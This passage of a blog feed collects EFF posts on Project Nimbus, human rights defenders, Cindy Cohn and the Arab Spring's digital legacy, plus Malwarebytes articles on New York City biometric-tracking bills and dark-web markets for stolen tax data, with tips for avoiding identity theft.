Despite those warnings, and the multiple reports since then about human rights abuses by the very portions of the Israeli government that uses Google’s and Amazon’s services, the companies continue to operate business as usual. It seems that they have taken the position that they do not need to change course or even publicly explain themselves unless the media or other external organizations present definitive proof that their tools have been used in specific violations of international human rights or humanitarian law. While that conclusive public evidence has not yet emerged for all the companies, the risks are obvious, and they are aware of them. Instead of conducting robust, transparent human rights due diligence, Amazon and Google are continually choosing to look the other way.

Google’s own internal assessments undermine its public posture. According to reporting, Google’s lawyers and policy staff warned that Google Cloud services could be linked to the facilitation of human rights abuses. In the same report, Google employees also raised concerns that the company’s cloud and AI tools could be used for surveillance or other militarized purposes, which seems very likely given the Israeli government’s long-standing reliance on advanced data-driven systems to control and monitor Palestinians.

Google has publicly claimed that Project Nimbus is “not directed at highly sensitive, classified, or military workloads” and is governed by its standard Acceptable Use Policies. Yet reporting has revealed conflicting representations about the contract’s terms, including indications that the Israeli government may be permitted to use any services offered in Google’s cloud catalog for any purpose. Google has declined to publicly resolve these contradictions, and its lack of transparency is problematic. The gap between what Google says publicly and what it knows internally should alarm anyone who hopes to take the company’s human rights commitments seriously.

Google’s and Amazon’s AI Principles Require Proactive Action

Even after being revised last year, Google’s AI Principles continue to commit the company to responsible development and deployment of its technologies, including implementing appropriate human oversight, due diligence, and safeguards to mitigate harmful outcomes and align with widely accepted principles of international law and human rights. While the updated principles no longer explicitly commit Google to avoiding entire categories of harmful use, they still require the company to assess foreseeable risks, employ rigorous monitoring and mitigation measures, and act responsibly throughout the full lifecycle of AI development and deployment.

Amazon has similarly committed to responsible AI practices through its Responsible AI framework for AWS services. The company states that it aims to integrate responsible AI considerations across the full lifecycle of AI design, development and operation, emphasizing safeguards such as fairness, explainability, privacy and security, safety, transparency, and governance. Amazon also says its AI services are designed with mechanisms for monitoring, and risk mitigation to help prevent harmful outputs or misuse and to enable responsible deployment across a range of use cases.

Google and Amazon have the knowledge, the leverage, and the responsibility to act now. Choosing not to is still a choice.

Here, the risks are neither speculative nor remote. They are foreseeable, well-documented, and exacerbated by the context in which Project Nimbus operates, which is an ongoing military campaign marked by widespread civilian harm and credible allegations of grave human rights violations including genocide. In such circumstances, waiting for definitive proof is not responsible risk management, it is willful blindness.

Modern cloud and AI systems are designed to be flexible, customizable, and deployable at scale, often beyond the vendor’s direct visibility. That reality is precisely why human rights due diligence must be proactive. Waiting for a leaked document or whistleblower account demonstrating direct misuse, as occurred in Microsoft’s case, means waiting until harm has already been done.

Microsoft’s Experience Should Have Been Warning Enough

As noted above, the recent revelations about Microsoft’s technologies being misused in violation of Microsoft’s commitments by the Israeli military illustrate the dangers of this wait-and-see approach. Google and Amazon should not need a similar incident to recognize what is at stake. The demonstrated misuse of comparable technologies, combined with Google’s and Amazon’s own knowledge of the risks associated with Project Nimbus, should already be sufficient to trigger action.

The appropriate response is to act responsibly and proactively.

Google and Amazon should immediately:

  • Conduct and publish an independent human rights impact assessment of Project Nimbus.
  • Disclose how they evaluate, monitor, and enforce compliance with their AI Principles in high-risk government contracts, including and especially in Project Nimbus.
  • Commit to suspending or restricting services where there is a credible risk of serious human rights harm, even if definitive proof of misuse has not yet emerged.

Waiting Is a Choice, and Not One That Protects Human Rights

Google and Amazon publicly emphasize their commitment to responsible AI and respect for human rights. Those commitments are meaningless if they apply only once harm is undeniable and irreversible. In conflict settings, especially where secrecy and information asymmetry are the norm, companies must act on credible risk, not perfect evidence.

Google and Amazon have the knowledge, the leverage, and the responsibility to act now. Choosing not to is still a choice, and one that carries real consequences for people whose lives are already at risk.

  •  

EFF’s Submission to the UN OHCHR on Protection of Human Rights Defenders in the Digital Age

Governments around the world are adopting new laws and policies aimed at addressing online harms, including laws intended to curb cybercrime and disinformation, and ostensibly protect user safety. While these efforts are often framed as necessary responses to legitimate concerns, they are increasingly being used in ways that restrict fundamental rights.

In a recent submission to the United Nations Office of the High Commissioner for Human Rights, we highlighted how these evolving regulatory approaches are affecting human rights defenders (HRDs) and the broader digital environment in which they operate.

Threats to Human Rights Defenders

Across multiple regions, cybercrime and national security laws are being applied to prosecute lawful expression, restrict access to information, and expand state surveillance. In some cases, these measures are implemented without adequate judicial oversight or clear safeguards, raising concerns about their compatibility with international human rights standards.

Regulatory developments in one jurisdiction are also influencing approaches elsewhere. The UK’s Online Safety Act, for example, has contributed to the global diffusion of “duty of care” frameworks. In other contexts, similar models have been adopted with fewer protections, including provisions that criminalize broadly defined categories of speech or require user identification, increasing risks for those engaged in the defense of human rights.

At the same time, disruptions to internet access—including shutdowns, throttling, and geo-blocking—continue to affect the ability of HRDs to communicate, document abuses, and access support networks. These measures can have significant implications not only for freedom of expression, but also for personal safety, particularly in situations of conflict or political unrest.

The expanded use of digital surveillance technologies further compounds these risks. Spyware and biometric monitoring systems have been deployed against activists and journalists, in some cases across national borders. These practices result in intimidation, detention, and other forms of retaliation.

The practices of social media platforms can also put human rights defenders—and their speech—at risk. Content moderation systems that rely on broadly defined policies, automated enforcement, and limited transparency can result in the removal or suppression of speech, including documentation of human rights violations. Inconsistent enforcement across languages and regions, as well as insufficient avenues for redress, disproportionately affects HRDs and marginalized communities.

Putting Human Rights First

These trends underscore the importance of ensuring that regulatory and corporate responses to online harms are grounded in human rights principles. This includes adopting clear and narrowly tailored legal frameworks, ensuring independent oversight, and providing effective safeguards for privacy, expression, and association.

It also requires meaningful engagement with civil society. Human rights defenders bring essential expertise on the local and contextual impacts of digital policies, and their participation is critical to developing effective and rights-respecting approaches.

As digital technologies continue to shape civic space, protecting the individuals and communities who rely on them to advance human rights remains an urgent priority.

You can read our full submission here.

  •  

Cindy Cohn on The Daily Show: Learn More About EFF, Privacy's Defender, and Watch the Interview

About EFF

The Electronic Frontier Foundation is the leading nonprofit defending civil liberties in the digital world. EFF’s work to protect your rights on the internet is supported by over 30,000 members who have joined our mission by donating just this year.

For over 35 years, our lawyers, activists, and technologists have been thinking about the next big thing in tech before anyone else—whether that’s age verification, AI, or Palantir. Whatever causes you fight for, EFF protects the internet infrastructure you rely on to do so.

JOIN EFF TODAY

To learn more about our work, follow EFF on social media and subscribe to EFF's EFFector newsletter below to learn about the ways the internet and online rights are changing and what that means for you. And join EFF to support our fight—because if you use technology, this fight is yours. 

Watch the Interview

play
Privacy info. This embed will serve content from youtube-nocookie.com

Privacy's Defender: My Thirty Year Fight Against Digital Surveillance, by Cindy Cohn

In Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance (MIT Press), EFF Executive Director Cindy Cohn weaves her own personal story with her role as a leading legal voice representing the rights and interests of technology users, innovators, whistleblowers, and researchers during the Crypto Wars of the 1990s, battles over NSA’s dragnet internet spying revealed in the 2000s, and the fight against FBI gag orders.

"Let's Sue the Government" T-Shirt

Sometimes our supporters call EFF a merch store with a law firm attached because our stickers, hoodies and shirts are so well known. Our "Let's Sue the Government" shirt tells people: When your rights are at risk, you don’t stay quiet.

Privacy First: A Better Way to Address Online Harms

Our lawmakers seem to be losing the forest for the trees, promoting scattered and disconnected proposals addressing whichever perceived harm is causing the loudest public anxiety in any given moment. Too often, those proposals do not carefully consider the likely unintended consequences or even whether the law will actually reduce the harms it’s supposed to target. 

The truth is many of the ills of today’s internet have a single thing in common: they are built on a system of corporate surveillance. Multiple companies, large and small, collect data about where we go, what we do, what we read, who we communicate with, and so on. They use this data in multiple ways and, if it suits their business model, may sell it to anyone who wants it—including law enforcement. Addressing this shared reality will better promote human rights and civil liberties, while simultaneously holding space for free expression, creativity, and innovation than many of the issue-specific bills we’ve seen over the past decade.

Read EFF's Privacy First: A Better Way to Address Online Harms.

EFF's History

In early 1990, the U.S. Secret Service conducted raids tracking the distribution of a document illegally copied from a telecom company’s computer; one of those targeted was an Austin, TX publisher named Steve Jackson, whose computers were seized but later returned without any charges filed. Jackson’s business had suffered, and he discovered that the government had read and deleted his customers’ emails. He sought a civil liberties organization to represent him for this violation of his rights, but no existing organization understood the technology well enough to grasp the free speech and privacy issues at hand.

But a few well-informed technologists did understand. Mitch Kapor, former president of Lotus Development Corp.; John Perry Barlow, a Wyoming cattle rancher and lyricist for the Grateful Dead; and John Gilmore, an early employee of Sun Microsystems, with help from Apple co-founder Steve Wozniak, decided to do something about it – and so the Electronic Frontier Foundation was born in July 1990. The Steve Jackson Games case turned out to be an extremely important one for the early internet: For the first time, a court held that electronic mail deserves at least as much protection as telephone calls.

EFF's original logo, in use from 1990-2018

EFF continued to take on cases that set important precedents for the treatment of rights in cyberspace. In our second big case, Bernstein v. U.S. Department of Justice, the United States government prohibited a University of California mathematics Ph.D. student from publishing online an encryption program he had created. Years earlier, the government had placed encryption on the United States Munitions List, alongside bombs and flamethrowers, as a weapon to be regulated for national security purposes; our lawsuit established that written software code is speech protected by the First Amendment, and the further ruled that the export control laws on encryption violated Bernstein's rights by prohibiting his constitutionally protected speech.  Now everyone has the right to "export" encryption software—by publishing it on the Internet—without prior permission from the U.S. government. 

Since then we’ve fought against government and corporate abuses of our Constitutional rights, on issues including warrantless wiretapping by intelligence agencies, the panopticon of street-level surveillance that seeks to track everything we do, and the corporate surveillance that turns our clicks into their commodity, as well as issues of antitrust and intellectual property, artificial intelligence, cybersecurity, and much more. We are lawyers, technologists, activists, and lobbyists who work every day for the privacy, security and dignity of all who use technology - and if you use technology, this fight is yours, too.

EFF's Greatest Hits

While many early battles over the right to communicate freely and privately stemmed from government censorship, today EFF is fighting for users on many other fronts as well.

Today, certain powerful corporations are attempting to shut down online speech, prevent new innovation from reaching consumers, and facilitating government surveillance. We challenge corporate overreach just as we challenge government abuses of power.

JOIN EFF TODAY

We also develop technologies that can help individuals protect their privacy and security online, which our technologists build and release freely to the public for anyone to use.

In addition, EFF is engaged in major legislative fights, beating back digital censorship bills disguised as intellectual property proposals, opposing attempts to force companies to spy on users, championing reform bills that rein in government surveillance, documenting police technology and where it's used, helping users protect themselves from surveillance, and much more.

Learn more about some of EFF's most impactful work— Download a PDF of our new catalog, "Now That's What I Call Digital Rights!

  •  

EFF's Cindy Cohn on The Daily Show! Tonight Monday, March 30

EFF Executive Director Cindy Cohn will be on The Daily Show tonight, Monday March 30, at 11 pm ET and PT, speaking with host Jon Stewart. Cindy will discuss her long history of fighting for privacy online and her new book, Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance (MIT Press). The book details her own personal story alongside her role representing the rights and interests of technology users, innovators, whistleblowers, and researchers during the Crypto Wars of the 1990s, battles over NSA’s dragnet internet spying revealed in the 2000s, and the fight against FBI gag orders. 

You can watch the interview below, and on Comedy Central, and extended episodes are released shortly thereafter on Paramount Plus as well as in segments on YouTube. 

play
Privacy info. This embed will serve content from youtube-nocookie.com

Tune in image for The Daily Show - Cindy Cohn picture with Text That says The Daily Show Cindy Cohn Tonights Guest

About The Daily Show

The Daily Show is a long-running comedy news show that covers the biggest headlines of the day. It has won 26 Primetime Emmy Awards and has introduced the world to now well-known actors and comedians such as Steve Carell, Samantha Bee, Ed Helms, and Trevor Noah, as well as hosts of their own current shows, Stephen Colbert and John Oliver. 

  •  

Digital Hopes, Real Power: Reflecting on the Legacy of the Arab Spring

This is the first installment of a blog series reflecting on the global digital legacy of the 2011 Arab uprisings.

A new generation of protesters, raised on social media and often fluent in the tools of digital dissent, has taken to the streets in recent months and years. In Bangladesh, Iran, Togo, France, Uganda, Nepal, and more than a dozen other countries, young people have harnessed digital tools to mobilize at scale, shape political narratives, and sustain movements that might once have been easier to ignore or suppress.

The tools at their disposal are vast, allowing them to coordinate quickly and turn local grievances into visible, transnational moments of dissent. But each new tactic is met in turn: governments now implement draconian regulations and deploy sophisticated surveillance systems, content manipulation, and automated censorship to pre-empt, predict, and punish collective action. 

This cycle of digital empowerment and repression is not new. In many ways, its roots can be traced to the 2011 uprisings that rippled across the Middle East and North Africa. Often referred to as the “Arab Spring,” these movements didn’t just reshape politics…they transformed how we talk about the internet, and how governments respond in times of protest, crisis, and conflict. Fifteen years later, the legacy of that moment still defines the terms of resistance and control in the digital age.

At the time, we were sold the comforting narrative that the internet would help bring about democracy, that connectivity itself was revolutionary, and that Silicon Valley’s products—particularly social media platforms—were aligned with the people. It was a narrative that tech executives were sometimes happy to amplify and certain Western governments were happy to believe. 

But the same networks that helped protesters to organize and broadcast their demands beyond their own borders laid the groundwork for new forms of repression. Over the years, the same tools that were once celebrated as tools of dissent have become instruments for tracking, harassing, and prosecuting dissenters.

This series examines the digital legacy of the 2011 uprisings that shook the region: how governments refined censorship and surveillance after 2011, how platforms alternately resisted and enabled those efforts, and how a new generation of civil society has pushed back.

"Over the years, the same tools that were once celebrated as tools of dissent have become instruments for tracking, harassing, and prosecuting dissenters."

When Tunisian fruit vendor Mohamed Bouazizi set himself on fire on December 17, 2010, after repeated harassment by local officials, he could not have known the chain reaction his act would spark. After nearly twenty-three years in power, President Zine El Abidine Ben Ali faced a public fed up with repression. Protests spread across Tunisia, ultimately forcing him to flee.

In his final speech, Ben Ali promised reforms: a freer press and fewer internet restrictions. He left before either materialized. For Tunisians, who had lived for years under normalized censorship both online and off, the promises rang hollow.

At the time, Tunisia’s internet controls were among the most restrictive in the world. Reporting by the exiled outlet Nawaat documented a sophisticated filtering regime: DNS tampering, URL blocking, IP filtering, keyword censorship. Yet despite that machinery, Tunisians built a resilient blogging culture, often relying on circumvention tools to push information beyond their borders. When protests began—and before international media caught up—they were ready.

Eleven days after Ben Ali fled, Egyptians took to the streets. International headlines rushed to label it a “Twitter revolution,” mistaking a tool for a movement. Egypt’s government drew a similar conclusion. On January 26, authorities blocked Twitter and Facebook. The next day, they shut down the internet almost entirely, a foreshadowing of what we’d see fifteen years later in Iran.

As Egyptians fought to free their country from President Hosni Mubarak’s autocratic rule, protests swept across the region to Bahrain, where demonstrators gathered at the Pearl Roundabout before facing a brutal crackdown; to Syria, where early calls for reform spiraled into one of the most devastating conflicts of the century; to Morocco, where the February 20 Movement pushed for constitutional change. Outside of the region, movements took shape in Spain, Greece, Portugal, Iceland, the United States, and beyond.

In each context, digital platforms helped circulate images, testimonies, and tactics across borders. They created visibility—and, in turn, inspired a playbook. Governments watched not only their own populations but one another, quickly learning how to disrupt networks, identify organizers, and seize back control of the narrative.

Cause and Effect

To be clear, the internet didn’t create these movements. Decades of repression, corruption, labor organizing, and grassroots activism did. Later research confirmed what many in the region already understood: digital tools helped people share information and coordinate action, but they were neither the spark nor the engine of revolt.

But regardless, the myth of the “Twitter revolution” had consequences. The breathless coverage, and rapid policy reactions that followed shaped state strategy around the world. Governments across the region and well beyond invested heavily in surveillance technologies, developed new legal mechanisms, increased their own social media presence, and found ways to influence platforms. Internet blackouts, once rare, became a normalized tool of crisis response. And companies were forced into increasingly public decisions about whether to resist state pressure or comply.

When it comes to the internet, the legacy of the 2011 uprisings that swept the region and beyond is a story about power: how states moved to consolidate control online, how platforms—often under pressure—have narrowed the space for dissent, and how civil society has been forced to evolve to defend it.

This five-part series will take a deeper look at how the internet as a space for dissent and for hope has changed over the past fifteen years throughout the region and well beyond.  

  •  

Could your face change what you pay? NYC wants limits on biometric tracking

New York City lawmakers are pushing to ban private businesses from using biometric tools like voice and facial recognition software to track the public.

While the desire to use surveillance technology in stores to fight shoplifting is understandable, lawmakers and privacy advocates are worried that the data could be repurposed to profile customers.

The New York City Council has held a hearing over two bills that would ban city landlords and businesses from using facial recognition technology.

  • One proposal would make it illegal for any public place to use biometric recognition technology to identify or verify a customer.
  • The other would prohibit landlords from installing, activating, or using any biometric recognition technology that identifies tenants or their guests.

In this article we want to focus on some of the reasons behind these proposals.

For context, it’s good to know that in New York City, businesses that collect biometric data are already required to post standardized signs letting people know.

Let’s look at what happens when your face becomes your ID, and every movement in a store can be turned into another data point.

Why gathering biometric data is considered bad

Collecting biometric data raises several objections. The most pressing ones are:

  • Unique but hard-to-erase identifiers. While you can reset a password, your face is harder to change. This means data leaks or abuse of facial templates, gait, or voiceprints can create permanent risks and be linked across databases.
  • Accuracy and bias concerns. Studies and civil liberties groups have found that facial recognition system can be error-prone and biased across different groups.
  • Lack of meaningful consent. In practice, supermarkets and landlords using facial recognition are giving people a mere theoretical choice. People can submit their biometrics or forego basic services. Critics argue that this undermines genuine consent.
  • Chilling effect. The feeling of constantly being watched everywhere you go is an uncomfortable one, and can discourage people from engaging in everyday, legitimate activities.
  • Surveillance pricing. This deserves some more explanation, which we’ll cover next.

What is surveillance pricing?

It’s essentially how your face becomes an unerasable loyalty card.

Imagine you go into a local supermarket and notice that different people pay different prices for the same item. Would that feel fair?

Surveillance pricing refers to the use of detailed consumer data and behavioral signals to dynamically adjust prices.

Some characterize it as retailers using big‑data profiles to segment customers into increasingly narrow groups, down to the level of potentially charging each person the maximum the model thinks they are willing to pay.

We already see versions of this online. When you’re looking for airline tickets, for example, prices can change based on various signals. But it can be hard to notice, and companies tell us it’s not personal. But imagine that same logic quietly following you into the supermarket.

How this works online is relatively straightforward: websites track clicks, time on page, cart activity, and past spending to estimate how sensitive you are to price changes.

In physical stores it’s more complex, but not impossible. Data from in-store security systems that also collect biometrics and facial recognition can be combined with loyalty programs, apps, and in‑store Wi‑Fi analytics could, in theory, be combined to build similar profiles.

Electronic shelf labels (ESL) can already allow retailers to change shelf prices instantly across a store or specific sections.

This could lead to situations where wealthier or more brand-loyal customers are quietly charged more. Or vulnerable groups could be targeted with manipulative discounts for higher‑margin or even less healthy products.
What to do?

Unfortunately, there’s no simple way to privacy‑hack your way out of a system that can turn your body into a tracking ID. The most effective fix is boring but powerful: laws with teeth, regulators that actually enforce them, and stores that don’t hide what they’re doing.

You could:

  • Avoid stores that openly advertise biometric scanning when there are alternatives.
  •  Support local and national efforts to regulate biometric tracking and related practices, such as the proposals from the New York City Council.

We shouldn’t have to trade access to food, housing, or basic services for the ability to move through a city without our bodies being mined for data. If we don’t draw that line now, practices like surveillance pricing could quietly bake inequality and discrimination into something as mundane as buying groceries.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Your tax forms sell for $20 on the dark web

Tax season is also peak season for identity theft. Criminals use stolen personal data to file fake tax returns and claim refunds before the real taxpayer does. Here’s how the fraud works, and how to protect yourself.

What is Stolen Identity Refund Fraud (SIRF)?

Stolen Identity Refund Fraud (SIRF) is a type of tax fraud where criminals steal someone’s personal information—such as a Social Security number and date of birth—and use it to file a fake tax return in that person’s name in order to claim a tax refund.
The fraudsters usually submit the false return early in the tax season before the real taxpayer files, so the refund is issued to them instead of the legitimate person.

The money is often sent to bank accounts, debit cards, or addresses controlled by the criminals. Victims usually discover the fraud only when their real tax return is rejected or when the tax authority, like the US Internal Revenue Service (IRS), reports that a refund has already been issued in their name.

How is it even possible? 

As Americans scramble to meet the annual tax filing deadline, a hidden ecosystem on the Dark Web kicks into overdrive, transforming tax season into a lucrative period of the year for international cybercriminals.  Shahak Shalev, Global Head of Scam and AI Research at Malwarebytes, said:

“People are expecting messages about taxes, refunds, and filings, which makes phishing emails and fake IRS alerts much easier to believe. At the same time, the personal data needed to commit tax fraud is shockingly cheap on the dark web. It’s no surprise scammers treat tax season like an annual opportunity.”

Behind the sudden influx of fraudulent refund claims lies a highly organized criminal supply chain deeply rooted in Russian-language underground forums. These specialized platforms act as the primary enablers of tax fraud.  

Rather than harvesting data from scratch, fraudsters can simply purchase massive datasets of stolen Personally Identifiable Information (PII), complete with ready-to-use W-2 and 1040 forms. For more sophisticated operations, Initial Access Brokers (IABs) auction off direct network access to compromised Certified Public Accountants (CPAs) and accounting firms.  


Beyond raw data and access, this underground economy provides a full suite of “fraud-as-a-service” tools—including on-demand services to forge supporting financial documents and dedicated instructional hubs featuring step-by-step tutorials. 


  • A threat actor looking for partners for US tax refund fraud (based on data from accounting software)

  • The threat actor is selling access to a CPA company with accounting software databases

  • A threat actor looking for partners for US tax refund fraud

The black market of PII 

At the epicenter of this illicit commerce is one of the premier Russian-language underground forums, which serves as the definitive marketplace for fraudsters to buy and offload tax-related PII. The commoditization of this data is staggering in its efficiency, operating much like a traditional e-commerce platform.  


Our research team has captured several compelling samples of this trading activity, highlighting a clear pricing tier based on the freshness of the data and the target demographic. In one recently observed listing, a threat actor advertised a bulk package of 100 complete tax forms for $2,000—effectively pricing a fully documented stolen identity at just $20.  

  • A threat actor offering US tax forms and W-2s for sale

  • A threat actor offering discounted 1040 forms, PII, and bank data for sale 

Conversely, older data dumps from the 2024 tax year are heavily discounted to clear inventory; highly sensitive records specifically belonging to wealthy retirees and pensioners from that period are currently being traded for less than $4 per identity. 

Access for sale 

This staggering volume of tax-related data must originate from somewhere, and threat actors have identified the ultimate jackpot: US companies that handle tax preparation and accounting procedures.  

From an attacker’s perspective, it is infinitely more efficient to breach a dedicated business that serves as a centralized vault for this sensitive information than to cast a wide net trying to trick individual citizens into handing over their personal details. 


See if your personal data has been exposed.



Our research team recently intercepted a prime example of this strategy in action, identifying a Dark Web listing for compromised network access to a US-based tax service firm. The victimized organization is a small business; a typical target of criminals looking for easy access for exploitable information.

Exploiting these systemic weaknesses, the threat actor was able to quietly infiltrate the company’s internal infrastructure and is now auctioning off direct access to a database containing the complete, highly sensitive PII of over 1,600 clients. 

A threat actor auctioning off access to a database of PII of more than 1,600 customers

Additional data for sale 

Even when threat actors encounter roadblocks during the fraud process—such as a missing piece of PII or a highly specific financial document required for verification—the cybercrime underground offers a comprehensive suite of on-demand services to seamlessly solve these issues.  

Our research team has tracked a dedicated black market known as “Cypher – Fullz and Docs,” which specializes in selling complete, ready-to-use sets of stolen US identities (commonly referred to in the underground as “fullz”) for as little as $0.75 per set.  

  • Advertising stolen data on the dark web
  • Another ad for “fullz” – full identities

However, having the basic data is sometimes not enough to bypass required checks.

When additional paperwork is required to legitimize a fraudulent claim, threat actors simply turn to specialized forgery services like “Fakelab.” For a nominal fee ranging between $20 and $40, Fakelab operates as an illicit digital design studio, meticulously forging any tax-related document an attacker might need, from customized W-2s to realistic bank statement, ensuring the scam can proceed without a hitch. 

  • Advert for documents, including medical and tax forms
  • Price list for data

Tutorials and guidance 

The culmination of the tax fraud lifecycle—and often the most precarious phase for the attacker—is the cashout. To successfully finalize the scam and extract the stolen funds, fraudsters require a robust financial infrastructure, typically relying on compromised “drop” bank accounts and supplementary financial tools designed to launder the money and obscure their tracks.  

Unsurprisingly, the Dark Web ecosystem provides not just the tools but the detailed education necessary to execute this critical phase. Our research team identified a dedicated underground resource known as “Flava,” which serves as a centralized instructional hub. This platform is brimming with comprehensive, step-by-step tutorials specifically detailing how to orchestrate these complex cashout schemes targeting US citizens and residents. 

A Russian-language marketplace related to financial fraud techniques.

How to stay safe

Stolen Identity Refund Fraud is a reminder that identity theft doesn’t just lead fraudulent purchases. It can impact something as fundamental as filing your taxes.

Cybercriminals take advantage of underground marketplaces that sell stolen personal data, compromised business access, and tools designed to support fraud. It makes it easier for criminals to file fake tax returns quickly and at scale.

For taxpayers, the best defense is limiting the amount of personal data available to criminals, filing your taxes early, and paying attention to any warning signs that someone may be trying to use your identity.

Tax fraud often depends on criminals getting access to your personal information first. The less data they have, the harder it is for them to impersonate you. Here are some steps that can help reduce your risk:

  • File your taxes early. Submitting your legitimate tax return early makes it much harder for criminals to file one in your name first.
  • Protect your Social Security number. Avoid sharing your Social Security number unless it’s absolutely necessary.
  • Watch out for phishing emails and texts. Scammers often pose as the IRS, banks, or tax services to trick people into revealing personal data.
  • Use strong, unique passwords. If criminals gain access to your email or financial accounts, they may be able to collect the information needed to impersonate you.
  • Monitor your accounts and credit reports. Unexpected tax notices, rejected returns, or unfamiliar financial activity can all be warning signs of identity theft.
  • Consider an IRS Identity Protection PIN (IP PIN). An IP PIN adds an extra verification step when filing your tax return, helping prevent criminals from filing in your name.

Note: These dark web screenshots have been roughly translated from Russian. 


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

90% of people don’t trust AI with their data

